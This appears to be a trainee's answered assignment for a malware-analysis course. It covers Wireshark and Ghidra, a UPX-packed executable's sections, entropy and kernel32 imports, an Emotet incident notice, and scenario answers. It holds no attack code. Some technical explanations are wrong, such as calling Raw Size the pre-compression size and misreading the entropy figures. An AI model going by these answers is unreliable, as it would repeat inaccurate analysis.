
**Wireshark -** Wireshark is the de facto tool for capturing and analysing network traffic.

* Whereas a web proxy such as Fiddler is focused on HTTP/HTTPS traffic, Wireshark allows deep packet inspection of multiple protocols at multiple layers.
* While analysing packet captures in Wireshark it is even possible to extract files from the pcap that have been downloaded by the malware.




**Ghidra -**

* Ghidra was developed by the National Security Agency (NSA) and is what’s known as a disassembler rather than a debugger. Using Ghidra you are able to navigate the assembly code functions like in x64dbg, however, the key difference is that the code is not executed, it is disassembled so that it can be statically analyzed.
* Another key difference from x64dbg is that Ghidra will attempt to decompile the code into a human-readable output that is close to what the malware author will have written when creating the malware.
* This can often make it easier for a malware analyst to reverse engineer the malware as they are presented with the variables and instructions which make up each function.



1. **Please review the following figure and describe the following: -**

* **What do you see in the figure?**
* **What does the section mean?**
* **What does the name UPX mean?**
* **What is Entropy, and what is it used for?**
* **What does the import section mean?**
* **Bonus questions ; Do you recognize the import functions under the kernel32.dll?**



**Target Machine:**

* The executable is designed to run on Intel 386 processors or later, including compatible processors. This indicates compatibility with a wide range of x86-based systems.

**Entry Point:**

* The entry point is the memory address (1465968) where the execution of the program begins. This is the starting point for the program when it is loaded into memory.

**Contained Sections:**

* The executable is composed of three sections. Sections in an executable file segregate different types of data, such as code, data, and resources. Understanding the number and types of sections is important for analyzing the structure of the executable.
* **What does the section mean?**
* The provided information appears to be related to a file's sections, likely from a binary executable or a file that has been processed with UPX (Ultimate Packer for eXecutables), a popular executable file compressor.

**Sections**:

* Name: These are the names of different sections in the file. In this case, there are three sections: UPX0, UPX1, and rsrc.

**Virtual Address:**

* These are the virtual addresses of the sections in memory. Virtual addresses are used in the context of a process's virtual memory space.

**Virtual Size:**

* This represents the size of each section in virtual memory.

**Raw Size**:

* This is the size of each section before compression in the file. For UPX-compressed sections, the Raw Size is typically smaller than the Virtual Size.

**Entropy:**

* Entropy is a measure of randomness or disorder in a set of data. In this section, it might be indicating the complexity or compression level of each section. A higher entropy value generally suggests more complexity. And each section (UPX0, UPX1, rsrc) has an associated entropy value: 0, 8, and 4.07, respectively.

**MD5:**

* MD5 is a hash function that produces a 128-bit hash value. These MD5 values are unique identifiers for the content of each section. If the content of a section changes, its MD5 value will change as well.
* **What does the name UPX mean?**
* UPX stands for "Ultimate Packer for eXecutables." It is an open-source executable file compressor that is used to reduce the size of executable files without affecting their functionality.
* The primary purpose of UPX is to compress executable files, making them smaller and more efficient for distribution and storage.
* **What is Entropy, and what is it used for?**
* Entropy is a fundamental concept with diverse applications aimed at fortifying the security of information systems. At its core, entropy is a measure of unpredictability or randomness within a set of data.

**Entropy Values:**

* In the information you provided, each section (UPX0, UPX1, rsrc) has an associated entropy value: 0, 8, and 4.07, respectively.

**Interpretation:**

* UPX0: An entropy value of 0 suggests no disorder or randomness, indicating that the data in UPX0 may be highly regular or repetitive.
* UPX1: An entropy value of 8 indicates higher disorder or complexity, suggesting that the data in UPX1 is less predictable and more varied.
* rsrc: An entropy value of 4.07 falls between 0 and 8, indicating a moderate level of disorder or randomness in the data within the rsrc section.

**Practical Application:**

* Entropy values in this context are often used in the analysis of binary files, such as executable files. A higher entropy value may indicate compressed or encrypted data, while a lower value may suggest more regular or uncompressed data.

**Compression** **Impact**:

* In the case of UPX, which is an executable file compressor, higher entropy values may suggest that the compression has been more effective in introducing randomness or complexity into the data, making it harder to discern patterns.

**MD5 Hash and Entropy:**

* The MD5 values associated with each section serve as unique identifiers for the content. Entropy, in this case, complements MD5 by providing an additional measure of the content's complexity.
* **What does the import section mean?**
* The import section is to be related to a Windows dynamic-link library (DLL) file. In Windows, when a program or executable depends on functions or procedures from external libraries, it needs to import them explicitly.

**KERNEL32.DLL:**

* KERNEL32.DLL is a crucial dynamic-link library in Windows, containing a variety of functions related to system and memory management, process creation and termination, and other core functionalities.

**List of Imported Functions:**

* The list of imported functions includes several Windows API functions that are commonly used in Windows programming.
  + **VirtualFree:**
* Used to release memory that was allocated with the VirtualAlloc function.
  + **ExitProcess:**
* Used to terminate the current process.
  + **VirtualProtect:**
* Used to change the protection attributes of a region of committed pages in the virtual address space.
  + **LoadLibraryA:**
* Used to load a dynamic-link library (DLL) into the address space of the calling process.
* **VirtualAlloc:**
* Although not explicitly mentioned, it is a common function used for reserving, committing, or freeing a region of memory within the virtual address space.
  + **GetProcAddress:**
* Used to retrieve the address of an exported function or variable from a dynamic-link library.

**Note -**

* These imported functions from KERNEL32.DLL are fundamental to various aspects of program execution, including memory management, process termination, dynamic loading of libraries, and obtaining addresses of functions from loaded libraries.
* When the executable runs, it will invoke these functions from KERNEL32.DLL to perform specific tasks, leveraging the functionality provided by the Windows operating system.

**Exercise 4 -**

* Scenario: You are in the process of reviewing events at the customer Acme Incorporated, located in the United States. At one point, you encountered several events suggesting a malware infection on the ABC, CDE, and FGH systems. You could see the attack flow reviewing those events. During the analysis of these events, you determined that the source of infection was a phishing email with a malicious document that each one of the users received in his/her inbox. Your analysis also concludes that each user successfully launched the malicious document and that document successfully downloaded a malware variant from the Internet called Emotet. The download was successful, and each one of the systems was compromised with this Emotet malware.

**Task:**

1. Please write a brief summary of how you would notify the customer of this information.
2. What information will you include in this notification?
3. How would you present it to the customer to ensure they( Customers) know and understand the attack flow?
   * Remember to include a brief description of this threat so the customer can understand the attack flow.
   * Please provide recommended actions on what the customer should do to remediate this threat.

**Answer -**

**Dear Acme Incorporated,**

I hope this message finds you well. We are writing to inform you of a critical security incident that has been identified during our recent review of events on your systems. Our analysis has revealed a malware infection on systems ABC, CDE, and FGH, indicating a significant security breach.

**Details of the Attack/Incident:**

**Source of Infection:**

* The primary source of infection was determined to be a phishing email campaign targeting users within your organization.

**Attack Flow:**

* Users received phishing emails containing malicious documents in their inboxes.
* Each user unknowingly launched the malicious document, initiating the attack flow.
* The document successfully downloaded a variant of the Emotet malware from the Internet.

**System Compromise:**

* Unfortunately, the Emotet malware download was successful, compromising each of the affected systems.

**Immediate Actions Needs to be Taken:**

**Isolation:**

* Network access for the compromised systems has been immediately disabled to prevent further spread within your environment.

**Forensic Analysis:**

* A comprehensive forensic analysis is underway to understand the extent of the compromise and identify potential points of entry.

**Recommendations for Next Steps should be taken:**

**User Awareness Training:**

* We strongly recommend conducting user awareness training sessions to educate employees on recognizing and avoiding phishing attempts.

**Security Enhancements:**

* Consider implementing advanced email filtering and endpoint protection solutions to bolster your defenses against similar attacks in the future.

**System Remediation:**

* Collaborate with our team to initiate a thorough remediation process for the compromised systems, including the removal of the Emotet malware and any associated artifacts.

**Scenario Based Question:**

**Scenario 1:**

* You are a cyber security professional and ethical hacker. You recently changed to a new company. What will you do to protect the organization from a possible data breach if there is a critical attack?

**Answer: -**

* As a cybersecurity professional and ethical hacker in a new organization, there are several proactive measures you can take to protect the organization from a possible data breach during a critical attack.

1. **Assessment and Understanding:**
   1. Current Security Posture
   2. Risk Assessment
2. **Incident Response Plan:**
   1. Review and Update
   2. Training
3. **Security Awareness Training:**
   1. Employee Training
4. **Network Security:**
   1. Firewalls and Intrusion Prevention Systems (IPS)
   2. Network Segmentation
5. **Endpoint Security:**
   1. Antivirus and Endpoint Protection
   2. Device Management
6. **Data Encryption:**
   1. Data in Transit and at Rest
7. **Patch Management:**
   1. Regular Patching
8. **Monitoring and Logging:**
   1. SIEM Implementation
   2. Continuous Monitoring

**Scenario 2:**

* In an organization, few users report phishing emails to the security team. Most of the emails are triggered from one particular domain. As a security analyst or cyber security professional, explain your approach to stopping the phishing attack.

**Answer: -**

* As a security analyst or cybersecurity professional dealing with a phishing attack emanating from a specific domain, I will be following steps to tackle with.

**Domain Blocking:**

* I will immediately block the identified malicious domain at the email gateway to prevent phishing emails from reaching users.

**User Education:**

* Enhance user awareness through targeted training on recognizing and reporting phishing emails, specifically focusing on characteristics associated with the reported domain.

**Email Filtering Rules:**

* I will implement email-filtering rules to automatically detect and quarantine emails from the malicious domain.

**Collaboration:**

* I will collaborate with ISPs and CERTs to share threat intelligence and coordinate efforts to block or take down the malicious domain.

**Continuous Monitoring:**

* Monitor network traffic for signs of communication with the malicious domain, and deploy continuous monitoring solutions to detect new phishing attempts.

**Incident Response:**

* Engage in incident response to understand the extent of compromise and conduct forensics to identify potential indicators of compromise.

**User Communication**:

* Communicate with users about the phishing threat, providing guidance on recognizing and reporting suspicious emails.

**Regular Updates:**

* Keep stakeholders informed through regular updates on the progress of mitigating the phishing threat.

**Scenario 3:**

* You are a cyber security professional and work in the Red Team. Your employer asked if they are planning to release a new product and make sure it has to be vulnerability free to avoid the zero-day attack. As a red team member, explain your workflow and report if you find anything vulnerable.

**Answer: -**

* As a member of the Red Team tasked with ensuring the security of a new product release, the objective is to proactively identify and address potential vulnerabilities before they can be exploited in a zero-day attack.
* Zero-day protection is a security measure that is designed to protect against zero-day vulnerabilities and one-day attacks. This can include things like keeping your software up to date, using security software, and avoiding clickbait and phishing attacks.
* **Scoping**: Collaborate with the development team to define the scope of the assessment.
* **Threat Modeling:** Identify potential attack vectors and prioritize based on impact.
* **Reconnaissance**: Gather information about the product and its architecture.
* **Vulnerability Assessment**: Perform in-depth analysis of the codebase and network communication.
* **Penetration Testing:** Simulate real-world attacks, including zero-day scenarios.
* **Social Engineering Testing**: Assess susceptibility to social engineering attacks.
* **Exploit Development**: Develop proofs of concept for identified vulnerabilities.
* **Documentation**: Document methodologies, findings, and recommendations.
* **Reporting**: Generate a detailed report outlining vulnerabilities, severity, and recommendations.
* **Collaboration**: Work closely with the development team for remediation efforts.
* **Reassessment**: Verify the effectiveness of remediation efforts post-implementation.